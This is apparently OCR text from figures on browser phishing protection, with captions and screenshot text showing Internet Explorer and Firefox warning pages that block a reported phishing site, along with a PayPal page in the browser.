
Known Phishing Page in IE7




IE8 warning


Reported Unsafe Website: Navigation Blocked - Windows Internet Explorer
http://geragfraswfd.xaker.ru/Sighhdsncodmsdssd.h
Unsafe Website
Bing
Google
Search
Sidewiki
Bookmarks
chwan.wu
Favorites
LORDofTV.com tv channe...
Suggested Sites
Get More Add-ons
Reported Unsafe Website: Navigation Blocked
Page
Safety
Tools
This website has been reported as unsafe
geragfraswfd.xaker.ru
We recommend that you do not continue to this website.
Go to my home page instead
This website has been reported to Microsoft for containing threats to your computer that might reveal personal or financial information.
More information
Done
Internet | Protected Mode: On
100%


Firefox warning




Warning before entering phishing site in IE7




An ebay phishing site that evades IE8's filtering




Green


Online Payment, Merchant Account - PayPal - Windows Internet Explorer
https://www.paypal.com/
Paypal Inc. [US]
File Edit View Favorites Tools Help
Google Go Bookmarks 1 blocked Check AutoLink AutoFill Send to
Online Payment, Merchant Account - PayPal
